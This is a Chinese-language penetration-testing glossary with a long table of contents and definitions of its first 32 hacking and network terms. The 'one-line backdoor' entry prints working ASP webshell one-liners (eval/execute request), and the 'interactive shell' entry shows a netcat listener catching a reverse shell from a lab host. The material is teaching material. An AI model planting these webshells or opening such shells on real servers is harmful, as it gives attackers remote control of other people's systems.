

渗透测试前置知识

行业术语扫盲

1. 肉鸡.....	8
2. 木马.....	8
3. 远控.....	9
4. 网页木马.....	9
5. 黑页.....	10
6. 挂马.....	10
7. 大马.....	11
8. 小马.....	11
9. 一句话后门.....	11
10. 后门.....	12
11. 拖库.....	12
12. 社工库.....	12
13. 撞库.....	13
14. 提权.....	13
15. 网络钓鱼.....	14
16. 社会工程学攻击.....	14
17. rootkit.....	14
18. IPC\$.....	14
19. 弱口令.....	14
20. 默认共享.....	15
21. shell.....	15
22. 交互式 shell.....	15
23. webshell.....	16
24. 溢出.....	16
25. 注入.....	16
26. 注入点.....	17
27. 旁站入侵.....	17
28. C 段渗透.....	17
29. 内网:	18

30. 外网.....	18
31. 中间人攻击.....	18
32. 端口.....	18
33. 免杀.....	19
34. 加壳.....	19
35. 花指令.....	20
36. TCP/IP.....	20
37. 路由器.....	20
38. 蜜罐.....	21
39. 拒绝服务攻击.....	21
40. CC 攻击.....	21
41. 脚本注入攻击(SQL INJECTION).....	21
42. 加密技术.....	21
43. 局域网内部的 ARP 攻击.....	22
44. 什么叫欺骗攻击?它有哪些攻击方式.....	22
45. 嗅探.....	22
46. 跳板.....	22
47. 权限.....	23
48. ip 地址.....	24
49. RARP 反向地址解析协议.....	24
50. UDP 用户数据报协议.....	24
51. TCP 协议.....	24
52. FTP 文件传输协议.....	25
53. SMTP 简单邮件传送协议.....	25
54. TELNET 终端协议.....	26
55. HTTP.....	26
56. HTTPS 安全超文本传输协议.....	26
57. TFTP.....	27
58. ICMP 协议.....	27
59. dns 协议.....	27
60. Root.....	28
61. EXP/ Exploit.....	28
62. POC/ Proof of Concept.....	28
63. Payload.....	28

64. Shellcode.....	28
65. 软件加壳.....	29
66. 软件脱壳.....	29
67. 蠕虫病毒.....	29
68. LAN.....	30
69. Proxy.....	30
70. HTML.....	30
71. CSS 层叠样式表.....	30
72. JavaScript.....	31
73. CMS.....	31
74. 独立服务器.....	32
75. VPS.....	32
76. 域名.....	32
77. CTF （夺旗赛）.....	33
78. awd 攻防对抗赛.....	33
79. cve.....	33
80. CNVD.....	33
81. 0day.....	33
82. 1day.....	33
83. Nday.....	33
84. APT 攻击.....	34
85. 渗透测试.....	34
86. 暗网.....	34
87. 恶意软件.....	34
88. 间谍软件.....	34
89. 洪水攻击.....	34
90. SYN 攻击.....	35
91. DoS 攻击.....	35
92. DDoS.....	35
93. 抓鸡.....	35
94. 端口扫描.....	35
95. 反弹端口.....	35
96. 鱼叉攻击.....	35
97. 钓鲸攻击.....	36

98. 水坑攻击.....	36
99. C2.....	36
100. 供应链攻击.....	36
101. 渗透.....	36
102. 横移.....	36
103. 暗链.....	37
104. 暴库.....	37
105. 薅羊毛.....	37
106. 商业电子邮件攻击（BEC）.....	37
107. 电信诈骗.....	37
108. 杀猪盘.....	37
109. 黑产.....	38
110. 黑帽黑客.....	38
111. 白帽黑客.....	38
112. 红帽黑客.....	38
113. 红队.....	38
114. 蓝队.....	38
115. 紫队.....	38
116. 加密机.....	39
117. CA 证书.....	39
118. SSL 证书.....	39
119. 防火墙.....	39
120. IDS.....	39
121. NIDS.....	39
122. IPS.....	40
123. 杀毒软件.....	40
124. 反病毒引擎.....	40
125. 防毒墙.....	40
126. 告警.....	40
127. 误报.....	40
128. 漏报.....	40
129. NAC.....	40
130. 漏扫.....	41
131. UTM.....	41


132. 网闸.....	41
133. 堡垒机.....	41
134. 数据库审计.....	41
135. DLP.....	41
136. VPN.....	41
137. SD-WAN.....	42
138. 路由器.....	42
139. 网关.....	42
140. WAF.....	42
141. SOC.....	42
142. LAS.....	42
143. NOC.....	42
144. SIEM.....	43
145. 上网行为管理.....	43
146. 蜜罐（Honeypot）.....	43
147. 沙箱.....	43
148. 沙箱逃逸.....	43
149. 网络靶场.....	43
150. 加密技术.....	43
151. 黑名单.....	44
152. 白名单.....	44
153. 边界防御.....	44
154. 南北向流量.....	44
155. 东西向流量.....	44
156. 规则库.....	44
157. 下一代.....	45
158. 大数据安全分析.....	45
159. EPP.....	45
160. EDR.....	45
161. NDR.....	45
162. 安全可视化.....	45
163. NTA.....	45
164. MDR.....	46
165. 应急响应.....	46

166. XDR.....	46
167. 安全运营.....	46
168. 威胁情报.....	46
169. TTP.....	46
170. IOC.....	46
171. 上下文.....	47
172. STIX.....	47
173. 杀伤链.....	47
174. ATT&CK.....	47
175. 钻石模型.....	47
176. 关联分析.....	48
177. 态势感知.....	48
178. 探针.....	48
179. 网络空间测绘.....	48
180. SOAR.....	48
181. UEBA.....	48
182. 内存保护.....	49
183. RASP.....	49
184. 包检测.....	49
185. 深度包检测.....	49
186. 全流量检测.....	49
187. 元数据.....	49
188. 欺骗检测.....	49
189. 微隔离.....	50
190. 逆向.....	50
191. 无代理安全.....	50
192. CWPP.....	50
193. CSPM.....	50
194. CASB.....	50
195. 爬虫.....	50
196. 防爬.....	50
197. 安全资源池.....	51
198. IAM.....	51
199. 4A.....	51

200. Access Control list(ACL).....	51
201. 多因子认证.....	51
202. 特权账户管理.....	51
203. 零信任.....	51
204. SDP.....	52
205. Security as a Service.....	52
206. 同态加密.....	52
207. 量子计算.....	52
208. 可信计算.....	52
209. 拟态防御.....	52
210. 区块链.....	52
211. 远程浏览器.....	52
212. 云手机.....	53
213. 风控.....	53
214. 渗透测试.....	53
215. 安全众测.....	53
216. 内生安全.....	53
217. 内生安全框架.....	53
218. PPDR.....	54
219. CARTA.....	54
220. SASE.....	54
221. SDL.....	54
222. DevSecOps.....	54
223. 代码审计.....	55
224. NTLM 验证.....	55
225. MTTD.....	55
226. MTTR.....	55
227. CVE.....	55
228. 数据脱敏.....	55
229. GDPR.....	55
230. CCPA.....	55
231. SRC.....	55
232. CISO.....	56
233. 关注.....	56


1. 肉鸡



所谓“肉鸡”是一种很形象的比喻，比喻那些可以随意被我们控制的电脑，对方可以是 WINDOWS 系统，也可以是 UNIX/LINUX 系统，可以是普通的个人电脑，也可以是大型的服务器，我们可以象操作自己的电脑那样来操作它们，而不被对方所发觉。



2. 木马

木马：就是那些表面上伪装成了正常的程序，但是当这些被程序运行时，就会获取系统的整个控制权限。有很多黑客就是 热中与使用木马程序来控制别人的电脑，比如灰鸽子，黑洞，PcShare 等等。






3. 远控

远程控制，是在网络上由一台电脑（主控端 **Remote/客户端**）远距离去控制另一台电脑（被控端 **Host/服务器端**）的技术，这里的远程不是字面意思的远距离，一般指通过网络控制远端电脑。


4. 网页木马

网页木马：表面上伪装成普通的网页文件或是将自己的代码直接插入到正常的网页文件中，当有人访问时，网页木马就会利用对方系统或者浏览器的漏洞自动将配置好的木马下载到访问者的电脑上来自动执行。



5. 黑页

一些计算机被入侵后，入侵者为了证明自己的存在，对网站主页（在服务器开放WEB 服务的情况下）进行改写，从而公布入侵者留下的信息，这样的网页通常称为黑页。




6. 挂马

挂马：就是在别人的网站文件里面放入网页木马或者是将代码潜入到对方正常的网页文件里，以使浏览者中马。

7. 大马

功能强大的网页后门，能执行命令，操作文件，连接数据库。



8. 小马

比较单一的网页后门。一般是上传保存大马。asp 小马 asp 旁注小马



9. 一句话后门

一段很小的网页代码后门，可以用客户端连接，对网站进行控制。如中国菜刀。服务端是一句话后门。

ASP

```
1 <%eval request("sb")%>
2
3 <%execute request("sb")%>
4
5 <%execute(request("sb"))%>
6
7 <%execute request("sb")%><%'<% Loop <:%>
8
9 <%'<% Loop <:%><%execute request("sb")%>
```

10. 后门

后门：这是一种形象的比喻，攻击者在利用某些方法成功的控制了目标主机后，可以在对方的系统中植入特定的程序，或者是修改某些设置。这些改动表面上是很难被察觉的，但是攻击者却可以使用相应的程序或者方法来轻易的与这台电脑建立连接，重新控制这台电脑，就好象是攻击者偷偷的配了一把主人房间的要是，可以随时进出而不被主人发现一样。通常大多数的特洛伊木马（Trojan Horse）程序都可以被攻击者用语制作后门（BackDoor）

11. 拖库

拖库本来是数据库领域的术语，指从数据库中导出数据。黑客入侵数据库后把数据库导出来。


12. 社工库

社工库是黑客与大数据方式进行结合的一种产物，黑客们将泄漏的用户数据整合分析，然后集中归档的一个地方。



13. 撞库

撞库是黑客通过收集互联网已泄露的用户和密码信息，生成对应的字典表，尝试批量登陆其他网站后，得到一系列可以登录的用户。很多用户在不同网站使用的是相同的帐号密码，因此黑客可以通过获取用户在 A 网站的账户从而尝试登录 B 网址，这就可以理解为撞库攻击。



14. 提权

提权，顾名思义就是提高自己在服务器中的权限，就比如在 windows 中你本身

登录的用户是 `guest`，然后通过提权后就变成超级管理员，拥有了管理 Windows 的所有权限。提权是黑客的专业名词，一般用于网站入侵和系统入侵中。

15. 网络钓鱼

网络钓鱼(Phishing)一词，是“Fishing”和“Phone”的综合体，由于黑客始祖起初是以电话作案，所以用“Ph”来取代“F”，创造了“Phishing”。然而，当今的“网络钓鱼”攻击利用欺骗性的电子邮件和伪造的 Web 站点来进行诈骗活动，受骗者往往会泄露自己的财务数据，如信用卡号、账户用户名、口令和社保编号等内容。

16. 社会工程学攻击

社会工程学攻击是一种通过对被攻击者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱所采取的诸如欺骗、伤害等危害手段，获取自身利益的手法。黑客社会工程学攻击则是将黑客入侵攻击手段进行了最大化，不仅能够利用系统的弱点进行入侵，还能通过人性的弱点进行入侵，当黑客攻击与社会工程学攻击融为一体时，将根本不存在所谓安全的系统

17. rootkit

rootkit: rootkit 是攻击者用来隐藏自己的行踪和保留 root（根权限，可以理解成 WINDOWS 下的 system 或者管理员权限）访问 权限的工具。通常，攻击者通过远程攻击的方式获得 root 访问权限，或者是先使用密码猜解（破解）的方式获得对系统的普通访问权限，进入系统后，再通过， 对方系统内存在的安全漏洞获得系统的 root 权限。然后，攻击者就会在对方的系统中安装 rootkit，以达到自己长久控制对方的目的，rootkit 与 我们前边提到的木马和后门很类似，但远比它们要隐蔽，黑客守卫者就是很典型的 rootkit，还有国内的 ntroorkit 等都是不错的 rootkit 工具。

18. IPC\$

IPC\$: 是共享“命名管道”的资源，它是为了让进程间通信而开放的饿命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

19. 弱口令

弱口令: 指那些强度不够，容易被猜解的，类似 123，abc 这样的口令（密码）

常见 top100、top1000 弱口令

20. 默认共享

默认共享：默认共享是 WINDOWS2000/XP/2003 系统开启共享服务时自动开启所有硬盘的共享，因为加了"\$"符号，所以看不到共享的托手图表，也成为隐藏共享。


```
C:\Users\MSI-NB>net share
```

共享名	资源	注解
C\$	C:\	默认共享
D\$	D:\	默认共享
E\$	E:\	默认共享
F\$	F:\	默认共享
IPC\$		远程 IPC
ADMIN\$	C:\Windows	远程管理

命令成功完成。

21. shell

shell：指的是一种命令指行环境，比如我们按下键盘上的“开始键+R”时出现“运行”对话框，在里面输入“cmd”会出现一个用于执行命令的黑窗口，这个就是 WINDOWS 的 Shell 执行环境。通常我们使用远程溢出程序成功溢出远程电脑后得到的那个用于执行系统命令的环境就是对方的 shell。




22. 交互式 shell

交互式模式就是 shell 等待你的输入，并且执行你提交的命令。这种模式被称作交互式是因为 shell 与用户进行交互。这种模式也是大多数用户非常熟悉的：登录、执行一些命令、签退。当你签退后，shell 也终止了。


```
root@kali: ~/Desktop nc -lvnp 8888 root@kali: ~/Desktop
→ Desktop nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.0.119] from (UNKNOWN) [192.168.0.156] 34604
Linux moonsec 4.15.0-88-generic #88~16.04.1-Ubuntu SMP Wed Feb 12 04:19:15 UTC 2020 x86_64 x86_64 x86_
15:29:37 up 18:09, 1 user, load average: 0.00, 0.01, 0.11
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
moonsec   tty7     :0            25Apr20 10days 18.27s  1.11s /sbin/upstart --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

23. webshell

webshell: webshell就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种命令执行环境，也可以将其称做是一种网页后门。黑客在**了一个网站后，通常会将这些 asp 或 php 后门文件与网站服务器 WEB 目录下正常的网页文件混在一起，好后就可以使用浏览器来访问这些 asp 或者 php 后门，得到一个命令执行环境，以达到控制网站服务器的目的。可以上传下载文件，查看数据库，执行任意程序命令等。国内常用的 webshell 有 海阳 ASP 木马，Phpspy，c99shell 等。



24. 溢出

溢出: 确切的讲, 应该是“缓冲区溢出”。简单的解释就是程序对接受的输入数据没有执行有效的检测而导致错误, 后果可能是造成程序崩溃或者是执行攻击者的命令。大致可以分为两类: (1) 堆溢出 (2) 栈溢出。

25. 注入

注入：随着 B/S 模式应用开发的发展，使用这种模式编写程序的程序员越来越多，但是由于程序员的水平参差不齐相当大一部分应用程序存在安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想要知道的数据，这个就是所谓的 SQLInjection，即：SQL 恶意注入。



26. 注入点

注入点：是可以实行注入的地方，通常是一个访问数据库的连接。根据注入点数据库的运行帐号的权限的不同，你所得到的权限也不同。



所谓SQL注入

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行SQL语句。[1] 比如先前的很式攻击



27. 旁站入侵

同一个服务器上有多个站点，可以通过入侵其中一个站点，通过提权跨目录访问其他站点。

28. C 段渗透

C 段下服务器入侵 同一个网段内例如 202.202.0.1-2020.0.254 如果拿下其中一台服务器，通过这台服务器嗅探目标服务器传输上的数据。从而获取这台服务器

的权限。常见的工具有 cain。

29. 内网：

内网：通俗的讲就是局域网，比如网吧，校园网，公司内部网等都属于此类。查看 IP 地址如果是在以下三个范围之内的话，就说明我们是处于内网之中的：
10.0.0.0—10.255.255.255，172.16.0.0—172.31.255.255，192.168.0.0—192.168.255.255

```
无线局域网适配器 WLAN:
    连接特定的 DNS 后缀 . . . . . : 
    本地链接 IPv6 地址. . . . . : fe80::...
    IPv4 地址 . . . . . : 192.168.0.146
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.0.1

以太网适配器 蓝牙网络连接:
```

30. 外网

外网：直接连入 INTERNET（互连网），可以与互连网上的任意一台电脑互相访问，IP 地址不是保留 IP（内网）IP 地址。

31. 中间人攻击

中间人攻击（Man-in-the-MiddleAttack，简称“MITM 攻击”）中间人攻击很早就成为了黑客常用的一种古老的攻击手段，并且一直到如今还具有极大的扩展空间。在网络安全方面，MITM 攻击的使用是很广泛的，曾经猖獗一时的 SMB 会话劫持、DNS 欺骗等技术都是典型的 MITM 攻击手段。在黑客技术越来越多的运用于以获取经济利益为目标的情况下时，MITM 攻击成为对网银、网游、网上交易等最有威胁并且最具破坏性的一种攻击方式。

32. 端口

端口：（Port）相当于一种数据的传输通道。用于接受某些数据，然后传输给相应的服务，而电脑将这些数据处理后，再将相应的恢复通过开启的端口传给对方。一般每一个端口的开放的偶对应了相应的服务，要关闭这些端口只需要将对应的服务关闭就可以了

